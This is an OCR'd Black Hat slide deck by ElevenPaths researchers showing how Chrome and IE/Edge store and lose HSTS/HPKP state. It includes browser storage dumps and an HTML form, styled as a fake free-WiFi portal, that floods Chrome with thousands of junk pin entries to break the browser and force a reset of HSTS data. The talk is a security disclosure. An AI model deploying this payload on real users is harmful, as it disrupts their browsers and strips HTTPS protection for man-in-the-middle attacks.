NeeiWJJCSjyd9Emj7rQgNF9PUNwp1U4pVS9aBoR59go=	HSTS	Wed, 11 Oct 2017 14:47:47 GMT	Thu, 12 Apr 2018 02:47:47 GMT	force-https	-	-	-
NS+F2ujNIoDUavM2m8252vsLNGTq42ttjvSW+rjQ+IE=	HSTS	Sun, 22 Oct 2017 21:11:21 GMT	Mon, 22 Oct 2018 21:11:21 GMT	force-https	includeSubdomains	-	-
o4wLpmAnfUyIK7TRnAmt2RPKou7IvotKW4gdiZBrwmk=	HSTS	Wed, 25 Oct 2017 11:40:45 GMT	Thu, 25 Oct 2018 11:40:45 GMT	force-https	includeSubdomains	-	-
outlook.live.com	HSTS	Wed, 04 Oct 2017 17:04:25 GMT	Thu, 04 Oct 2018 17:04:25 GMT	force-https	includeSubdomains	-	-
pbs.twimg.com	HSTS	Sat, 04 Nov 2017 21:00:14 GMT	Sun, 04 Nov 2018 21:00:14 GMT	force-https	-	-	-
pghPxF7JCJ2Gzq7EZ78EhQldaD5iM1flRYkGsv/lAjs=	HSTS	Sat, 21 Oct 2017 16:08:30 GMT	Thu, 19 Apr 2018 16:08:30 GMT	force-https	-	-	-

The curious thing…

TransportSecurity


```
{
   "+J8nhxzgd59b/MbTPo2actjyEcyoToZi9D6Zec8hCGY=": {
      "dynamic_spki_hashes": [ "sha256/PbNCVpVasMJxps3IqFfLTRKkVnRCLrTlZVc5kspqlkw=",
      "sha256/1234567asMJxps3IqFfLTRKkVnRCLrTlZVc5kspqlqw=",
      "sha256/1234567asMJxps3IqFfLTRKkVnRCLrTlZVc5kspqlqw=",
      "sha256/1234567asMJxps3IqFfLTRKkVnRCLrTlZVc5kspqlqw=" ],
      "dynamic_spki_hashes_expiry": 1510675243.107371,
      "expiry": 1510675243.10736,
      "mode": "force-https",
      "pkp_include_subdomains": true,
      "pkp_observed": 1510667466.107371,
      "report-uri": "",
      "sts_include_subdomains": true,
      "sts_observed": 1510667466.107365
   },
   "5EdUoB7YUY9zZV+2DkgVXgho8WUvp+D+6KpeUOhNQIM=": {
      "dynamic_spki_hashes_expiry": 0.0,
      "expiry": 1510753562.415028,
      "mode": "force-https",
      "pkp_include_subdomains": false,
      "pkp_observed": 0.0,
      "sts_include_subdomains": false,
      "sts_observed": 1510667162.41503
   },
```



NO STORAGE LIMITS

black hat®

@unapibageek - @ssantosv

So... What happens if we try to fill up the database with thousands and thousands of laaaarge junk entries?


```
<img src="free-wifi-300x300.jpg">
<br />
<form id="all" action="headers.php" method="POST">
    <input type="email" placeholder="email" name="email" />
    <br /><br />
    <input type="hidden" name="max-age-hsts" value="8875845774" />
    <input type="hidden" name="include-subdomains-hsts" value="True" />
    <input type="hidden" name="preload-hsts" value="True" />
    <input type="hidden" name="pin-sha256-default" value="True" />
    <input type="hidden" name="multiplier-default" value="1" />
    <input type="hidden" name="pin-sha256[]" value="
    1234567asMJxps3IqFfLTRKkVnRCLrTlZVc5kspqlqw=" />
    <input type="hidden" name="multiplier[]" value="4000" />
    <input type="hidden" name="max-age-hpkp" value="8875845774" />
    <input type="hidden" name="include-subdomains-hpkp" value="True" />
    <input type="hidden" name="report-uri-hpkp" value="" />
    <input type="hidden" name="knock" value="True" />
    <input type="hidden" name="latency" value="50" />
    <input type="hidden" name="request" value="50000" />
    <button type="submit" name="submit" value="all"> Connect!</button>
</form>
```



black hat®

Chrome highlights:


- *Attack is very easy to achieve and you can try it in different ways. (WiFi Portal / MITM attack / etc).*

- *Chrome stops working properly in a few minutes.*

- *User is forced to clear browsing data in Chrome and therefore the TransportSecurity file starts over again = HSTS/HPKP broken ;)*


HstsEntry_8 [Table ID = 327, 7 Columns]


EntryId	MinimizedRDomainHash	MinimizedRDomainLength	IncludeSubdomains	Expires	LastTimeUsed	RDomain
10022	4878784512183692123	9	05/05/1829 11:50:03 p. m.	29/05/2017 11:01:09 a. m.	23/01/2017 11:01:09 a. m.	
26074	5910557157012728667	9	0	14/12/2017 3:57:01 a. m.	17/06/2017 3:57:01 a. m.	
26079	730144501395549019	8	0	17/06/2018 5:11:46 a. m.	17/06/2017 5:11:46 a. m.	
26080	730144501395549019	8	05/05/1829 11:50:03 p. m.	17/06/2018 5:11:49 a. m.	17/06/2017 5:11:49 a. m.	
26075	4705519305907956571	12	05/05/1829 11:50:03 p. m.	19/05/2018 10:51:37 p. m.	20/11/2017 10:51:37 p. m.	
42133	4868819453617564507	9	0	137868316065639603	20/11/2017 11:11:27 p. m.	
26076	2525412546616421211	20	05/05/1829 11:50:03 p. m.	26/03/2018 11:11:30 p. m.	20/11/2017 11:11:30 p. m.	
26077	6309426421137861467	11	0	137868316096159193	20/11/2017 11:11:30 p. m.	
26078	6309426421137861467	11			2017 11:11:30 p. m.	
42134	2204664202120063835	11			2017 11:12:47 p. m.	
42135	730144501395549019	8			2017 11:12:47 p. m.	




black hat®

The curious thing…




WININET.DLL
HttpIsHostHstsEnabled
CheckHsts()
CheckHstsInternal()
GetHstsEnabled()
IsHostHstsA()
GetHstsEntry()
SetHstsEntry()
UpdateHstsEntry()
AddHstsEntry()

Landing issues...




I remember if you visited the website over https or http… but not because of HSTS itself...
CACHE


DEMO

IE/Edge highlights:

- *Most of the websites will not be remembered as webs protected with HSTS, due to problems in the storage process.*
- *Browser cache is the one that remembers if you have entered the website over http or https… but not HSTS itself.*
- *Restarting the browser, the machine or (most effectively) clearing the cache, leaves the user without a real HSTS protection.*

Conclusions…

We can tell there is not a strong bet yet for improving this implementations in browsers so…

No one is safe….

even with HSTS.

THANK YOU!

Sheila Ayelen Berta

Security Researcher – ElevenPaths
(Telefonica Digital cyber security unit)
@UnaPibaGeek
sheila.berta@11paths.com

Sergio De Los Santos

Head of Research – ElevenPaths
(Telefonica Digital cyber security unit)
@ssantosv
sergio.delossantos@11paths.com